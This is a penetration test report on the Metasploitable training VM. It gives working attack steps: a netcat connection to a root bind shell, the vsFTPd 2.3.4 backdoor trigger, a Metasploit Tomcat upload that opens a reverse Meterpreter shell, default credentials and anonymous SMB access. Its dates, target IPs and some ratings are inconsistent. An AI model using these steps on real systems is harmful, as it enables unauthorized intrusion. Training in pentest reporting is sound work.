



## **Metasploitable Penetration Test**

**Report Prepared by:** [REDACTED]

[REDACTED], NPT

**Date:** 25/03/2017

# 1 TABLE OF CONTENTS

---

|   |  |                                     |
|---|--|-------------------------------------|
| 2 | Executive Summary .....                                      | 3                                   |
| 3 | Scope .....  | 3                                   |
| 4 | Methods .....  | 3                                   |
| 5 | Risk Rating .....  | 3                                   |
| 6 | Vulnerabilities .....  | <b>Error! Bookmark not defined.</b> |
|   | Overview of Vulnerabilities .....                            | 4                                   |
|   | Critical Vulnerabilities .....                               | 5                                   |
|   | 1 - Open Root Bind Shell .....                               | 5                                   |
|   | 2 – vsFTPd Backdoor .....                                    | 6                                   |
|   | 3 - Information Disclosure in Telnet Banner .....            | 8                                   |
|   | 4 – Weak Password on VNC Server .....                        | 9                                   |
|   | 5 – Tomcat Default Credentials .....                         | 9                                   |
|   | 6 – Postgres Default Credentials.....                        | 12                                  |
|   | High-Risk Vulnerabilities .....                              | 12                                  |
|   | 7 – Anonymous Read and Write Access to Shared Directory..... | 12                                  |
|   | Medium-Risk Vulnerabilities .....                            | 13                                  |
|   | 8 – Cleartext Protocols Are Used .....                       | 14                                  |

## 2 EXECUTIVE SUMMARY

---

In 25<sup>th</sup> March 2019, I am performed a time-boxed 2-day penetration test on a single host provided by Metasploitable Limited. This report contains descriptions of vulnerabilities found during the assessment along with risk ratings and recommended remediation.

Tanmay has identified **8 vulnerabilities: 6critical-risk vulnerabilities, 1high-risk vulnerabilities, and 1 moderate-risk vulnerabilities.**

Tanmay determined that Metasploitable is a critical-risk host. The system is vulnerable to many critical and high-risk vulnerabilities. The system affects all users. Tanmay recommends prioritizing remediation based on risk rating and level of effort.

## 3 SCOPE

---

The scope agreed upon for the penetration test included a single host:

| Hostname       | IP Address |
|----------------|------------|
| Metasploitable | 10.0.2.6   |

## 4 METHODS

---

Tanmay followed the penetration testing execution standard (PTES). PTES is a standard that consists of seven (7) sections including pre-engagement interactions, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post exploitation, and reporting.

### Penetration Testing Execution Standard

[http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page)

## 5 RISK RATING

---

Tanmay determined risk ratings of vulnerabilities based on the DREAD rating.

**D**amage – how bad would an attack be?

**R**eproducibility – how easy is it to reproduce the attack? **E**xloitability – how much work is it to launch the attack? **A**ffected users – how many people will be impacted?

**D**iscoverability – how easy is it to discover the threat?

Each category was given a rating 1 to 3 (low to critical). The average of all ratings for each vulnerability can be used to prioritize the vulnerabilities. Below is a table that describes the average rating range per criticality.

| Criticality   | Average Rating Range |
|---------------|----------------------|
| Critical-Risk | 2.6 – 3.0            |
| High-Risk     | 2.0 < 2.6            |

|               |           |
|---------------|-----------|
| Moderate-Risk | 1.6 < 2.0 |
| Low-Risk      | 1 < 1.6   |

## 6 OVERVIEW OF VULNERABILITIES

---

| Vulnerability ID - Name                       | Description   | Impact   | DREAD Rating         |
|---|---|--|----------------------|
| 6.1.1 -Open Root Bind Shell                   | Metasploitable had a root bind shell listener without authentication.   | An attacker with network connection to the Metasploitable host can connect to the bind shell listener and obtain a root shell on the host.   | <b>Critical-Risk</b> |
| 6.1.2 – Vsftpd Backdoor                       | Metasploitable is running a vulnerable version of vsftpd that has a backdoor.                                   | An attacker with network connection to the Metasploitable host can use the vsftpd backdoor to obtain a root shell on the host.   | <b>Critical-Risk</b> |
| 6.1.3–Information Disclosure in Telnet Banner | The telnet banner has the credentials for user msfadmin, a member of the sudo group with root level privileges. | An attacker with network connection to the Metasploitable host can connect to Telnet and obtain credentials to a privileged user account.  | <b>Critical-Risk</b> |
| 6.1.4 – Weak Password on VNC Server           | The VNC service has a common password and is for the root user.   | An attacker with network connection to the Metasploitable host can connect to the VNC service and use password attacks to easily guess the password to the VNC and obtain root privileges. | <b>Critical-Risk</b> |
| 6.1.5 – Tomcat Default Credentials            | The Tomcat Web Application Manager has default credentials.   | An attacker with network connection can easily guess the username and password to the service and upload malicious files to compromise the host.   | <b>Critical-Risk</b> |

| Vulnerability ID - Name                                   | Description   | Impact   | DREAD Rating           |
|---|---|--|------------------------|
| 6.1.6 – Postgres Default Credentials                      | The Postgres service has default credentials.   | An attacker with network connection to the Metasploitable host can connect to the Postgres service with default credentials and have any privileges the postgres user has. | <b>Critical-Risk</b>   |
| 6.2.1–Anonymous Read and Write Access to Shared Directory | SMB allows for anonymous connection to the /tmp share. The /tmp share is world- writable. | An unauthenticated attacker with network connection to the Metasploitable host can connect to the SMB service. The attacker can introduce code in the /tmp folder.         | <b>High-Risk</b>       |
| 6.3.1–Cleartext Protocols Are Used                        | Protocols such as telnet, ftp, and http are used.   | A well-positioned attacker could intercept and sniff traffic in plaintext.   | <b>Moderate - Risk</b> |

## CRITICAL VULNERABILITIES

### Open Root Bind Shell

#### Description

Tanmay identified that an open root bind shell listener was running on the Metasploitable host. The bind shell was running on TCP port 1524. Tanmay connected to the Metasploitable root shell listener using netcat. The bind shell listener is an indicator of prior compromise.

```

217/tcp open  tcpwrapped
1099/tcp open  java-rmi    Java RMI Registry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)

```

```

root@pwnz-kalibox:~/htb/metasploitable# nc 10.0.2.6 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)

```

#### Vulnerability Risk Rating

| Attribute       | Rating                                  |
|-----------------|---|
| Damage          | 3 – There is full host compromise.      |
| Reproducibility | 3 – Exploit is reliable and consistent. |
| Exploitability  | 3 – Exploitable by common tools.        |
| Affected Users  | 3 – All system users are affected.      |

|                 |   |
|-----------------|---|
| Discoverability | 3 – Easily discoverable with automated tools. |
| Average         | 3 - Critical                                  |

### *Remediation*

| Remediation Description  | Level of Effort |
|--|-----------------|
| Remove bind shell.   | Easy            |
| Enact Incident Response Plan if this is not authorized or expected behavior. | Moderate-High   |

### **vsFTPD Backdoor**

#### *Description*

Tanmay identified that the Metasploitable host was running vsFTPD version 2.3.4. This version of vsFTPD is known to have a backdoor. In response to a smiley face :) in the FTP username, a TCP callback shell is attempted on port 6200.

Tanmay connected to the vsFTPD service on port 21 using netcat. Tanmay used a USER of undefined:) and PASS of pass. Tanmay then used netcat to connect to the TCP callback shell on port 6200. The shell was for the **root** user.

```

root@pwnz-kalibox:~/htb/metasploitable# telnet 10.0.2.6 21
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
220 (vsFTPD 2.3.4)
USER undefined:)
331 Please specify the password.
PASS pass
^]
telnet> quit
Connection closed.
root@pwnz-kalibox:~/htb/metasploitable# nc 10.0.2.6 6200
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable

```

### ***Vulnerability Risk Rating***

| Attribute       | Rating  |
|-----------------|---|
| Damage          | 3 – There is full host compromise.                              |
| Reproducibility | 3 – Exploits are reliable and consistent.                       |
| Exploitability  | 3 – Public exploits are available and common tools can be used. |
| Affected Users  | 3 – All system users are affected.                              |
| Discoverability | 3 – Easily discoverable with automated tools.                   |
| Average         | 3 - Critical  |

### ***Remediation***

| Remediation Description            | Level of Effort |
|------------------------------------|-----------------|
| Update and upgrade vsFTPD version. | Easy            |

## Information Disclosure in Telnet Banner

### Description

Tanmay identified that the telnet banner discloses the credentials for the msfadmin user. The msfadmin is in the sudo group and has root privileges. Any attacker with connection to the host could grab the banner by telnetting to port 21.

```
root@pwnz-kalibox:~/htb/metasploitable# telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.

metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: █
```

```
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
  (ALL) ALL
msfadmin@metasploitable:~$ █
```

### Vulnerability Risk Rating

| Attribute       | Rating  |
|-----------------|---|
| Damage          | 3 – There is full host compromise.                    |
| Reproducibility | 3 – Exploit is reliable and consistent.               |
| Exploitability  | 3 – Exploitable by common tools.                      |
| Affected Users  | 3 – All system users are affected.                    |
| Discoverability | 3 – Easily discoverable by connecting to the service. |
| Average         | 3 - Critical  |

### Remediation

| Remediation Description                    | Level of Effort |
|--|-----------------|
| Remove credentials from the Telnet banner. | Easy            |
| Change password for msfadmin user.         | Easy - Moderate |




## Weak Password on VNC Server

### Description

Tanmay identified a VNC server running on the Metasploitable host on port 5900. The password for the VNC server is easily guessed and on most, if not all, dictionaries used in password attacks. Tanmay connected to the server with the password and was able to access a root shell.

```
root@pwnz-kalibox:~/htb/metasploitable# vncviewer
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



### Vulnerability Risk Rating

| Attribute       | Rating  |
|-----------------|---|
| Damage          | 3 – There is full host compromise.                    |
| Reproducibility | 3 – Exploit is reliable and consistent.               |
| Exploitability  | 3 – Exploitable by common tools.                      |
| Affected Users  | 3 – All system users are affected.                    |
| Discoverability | 3 – Easily discoverable by connecting to the service. |
| Average         | 3 - Critical  |

### Remediation

| Remediation Description         | Level of Effort |
|---------------------------------|-----------------|
| Change password for VNC server. | Easy            |


## Tomcat Default Credentials

### Description

Tanmay identified that the Tomcat service running on port 8180 has default credentials for the Tomcat Web Application Manager. Tanmay exploited the service to obtain a shell with the tomcat user (tomcat55). If further vulnerabilities allowed for privilege escalation, there would be full host compromise.

10.0.2.6:8180/manager/html

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started



## Tomcat Web Application Manager

**Message:** OK

**Manager**

[List Applications](#)      [HTML Manager Help](#)      [Manager Help](#)

**Applications**

| Path               | Display Name                            | Running | Sessions |  |
|--------------------|---|---------|----------|--|
| /                  | Welcome to Tomcat                       | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |
| /admin             | Tomcat Administration Application       | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |
| /balancer          | Tomcat Simple Load Balancer Example App | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |
| /host-manager      | Tomcat Manager Application              | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |
| /jsp-examples      | JSP 2.0 Examples                        | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |
| /manager           | Tomcat Manager Application              | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |
| /servlets-examples | Servlet 2.4 Examples                    | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |
| /tomcat-docs       | Tomcat Documentation                    | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |
| /webdav            | Webdav Content Management               | true    | 0        | <a href="#">Start</a> <a href="#">Stop</a> |

```

msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword  tomcat          no        The password for the specified username
  HttpUsername  tomcat          no        The username to authenticate as
  Proxies       []              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST        10.0.2.6        yes       The target address
  RPORT        80              yes       The target port (TCP)
  SSL          false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI    /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST        []              no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0   Java Universal

msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat

```

```

msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 10.0.2.8
RHOST => 10.0.2.8
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name          Current Setting  Required  Description
  ----          -
  HttpPassword  tomcat           no        The password for the specified username
  HttpUsername  tomcat           no        The username to authenticate as
  Proxies       /                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST         10.0.2.8         yes       The target address
  RPORT         8180             yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST         /                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   Java Universal

msf exploit(multi/http/tomcat_mgr_upload) > run

```

```

msf exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying RjNhH...
[*] Executing RjNhH...
[*] Undeploying RjNhH ...
[*] Sending stage (53845 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.8:50745) at 2018-09-15 14:08:47 -0500

meterpreter >

```

```

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
hostname
metasploitable

```

**Vulnerability Risk Rating**

| Attribute       | Rating  |
|-----------------|---|
| Damage          | 2 – There is partial host compromise.                 |
| Reproducibility | 3 – Exploit is reliable and consistent.               |
| Exploitability  | 3 – Exploitability is easy.                           |
| Affected Users  | 2 – Application users are affected.                   |
| Discoverability | 3 – Easily discoverable by connecting to the service. |
| Average         | 2.6 - Critical  |

### **Remediation**

| Remediation Description                            | Level of Effort |
|--|-----------------|
| Change password for Tomcat Web Application Manager | Easy            |

### **Postgres Default Credentials**

#### **Description**

Tanmay identified that the postgres service was running on the Metasploitable host. The postgres user is using default credentials. Tanmay was able to login using the default credentials to obtain a shell with the permissions of the postgres user. If further vulnerabilities allowed for privilege escalation, there would be full host compromise.

#### **Vulnerability Risk Rating**

| Attribute       | Rating  |
|-----------------|---|
| Damage          | 2 – There is partial host compromise.                 |
| Reproducibility | 3 – Exploit is reliable and consistent.               |
| Exploitability  | 3 – Exploitable by common tools.                      |
| Affected Users  | 2 – Application users are affected.                   |
| Discoverability | 3 – Easily discoverable by connecting to the service. |
| Average         | 2.6 - Critical  |

### **Remediation**

| Remediation Description       | Level of Effort |
|-------------------------------|-----------------|
| Change password for postgres. | Easy-Moderate   |

## **HIGH-RISK VULNERABILITIES**

### **Anonymous Read and Write Access to Shared Directory**

#### **Description**

Tanmay identified that the Samba service allowed anonymous access. The “/tmp” directory allowed for anonymous and write access. An attacker can upload arbitrary files to the shared “/tmp” directory.

```

root@pwnz-kalibox:~/htb/metasploitable# smbclient -L //10.0.2.6
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful

Sharename      Type           Comment
-----
print$         Disk          Printer Drivers
tmp            Disk          oh noes!
opt            Disk
IPC$           IPC           IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$        IPC           IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
Workgroup       Master
-----
WORKGROUP      METASPLOITABLE

```

```

root@pwnz-kalibox:~/htb/metasploitable# smbclient //10.0.2.6/tmp
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Fri Sep 14 00:41:04 2018
..               DR          0   Sun May 20 13:36:12 2012
cachelodvbfjar  R           7049 Fri Sep 14 00:37:57 2018
cachelodvb6jar  R           7049 Fri Sep 14 00:28:21 2018
4469.jsvc_up    R           0   Thu Sep 13 21:14:36 2018
.ICE-unix       DH          0   Thu Sep 13 21:14:18 2018
.X11-unix       DH          0   Thu Sep 13 21:14:21 2018
.X0-lock        HR          11  Thu Sep 13 21:14:21 2018
cachelodvbcjar  R           7049 Fri Sep 14 00:30:26 2018
cachelodvb9jar  R           7049 Fri Sep 14 00:29:06 2018

7282168 blocks of size 1024. 5428920 blocks available
smb: \>

```

**Vulnerability Risk Rating**

| Attribute       | Rating  |
|-----------------|---|
| Damage          | 2 – There is partial host compromise.                 |
| Reproducibility | 3 – Exploit is reliable and consistent.               |
| Exploitability  | 3 – Exploitable by common tools.                      |
| Affected Users  | 1 – Postgres user is affected.                        |
| Discoverability | 3 – Easily discoverable by connecting to the service. |
| Average         | 2.4 - High  |

**Remediation**

| Remediation Description                  | Level of Effort |
|--|-----------------|
| Implement authentication for all shares. | Easy-Moderate   |

**MEDIUM-RISK VULNERABILITIES**



## Cleartext Protocols AreUsed

### Description

Tanmay identified that cleartext protocols such as telnet, ftp, and http are used. An attacker with access to the local area network could intercept and sniff traffic in plaintext.

| Service/Protocol | Port(s)  |
|------------------|----------|
| Telnet           | 23       |
| FTP              | 21, 2121 |
| HTTP             | 80, 8180 |
| Rexecd           | 512      |
| Rlogind          | 513      |
| AJP13            | 8009     |

### Vulnerability Risk Rating

| Attribute       | Rating  |
|-----------------|---|
| Damage          | 2 – There is partial host compromise.                 |
| Reproducibility | 3 – Exploit is reliable and consistent.               |
| Exploitability  | 3 – Exploitable by common tools.                      |
| Affected Users  | 1 – Postgres user is affected.                        |
| Discoverability | 3 – Easily discoverable by connecting to the service. |
| Average         | 2.4 - High  |

### Remediation

| Remediation Description                  | Level of Effort |
|--|-----------------|
| Implement authentication for all shares. | Easy-Moderate   |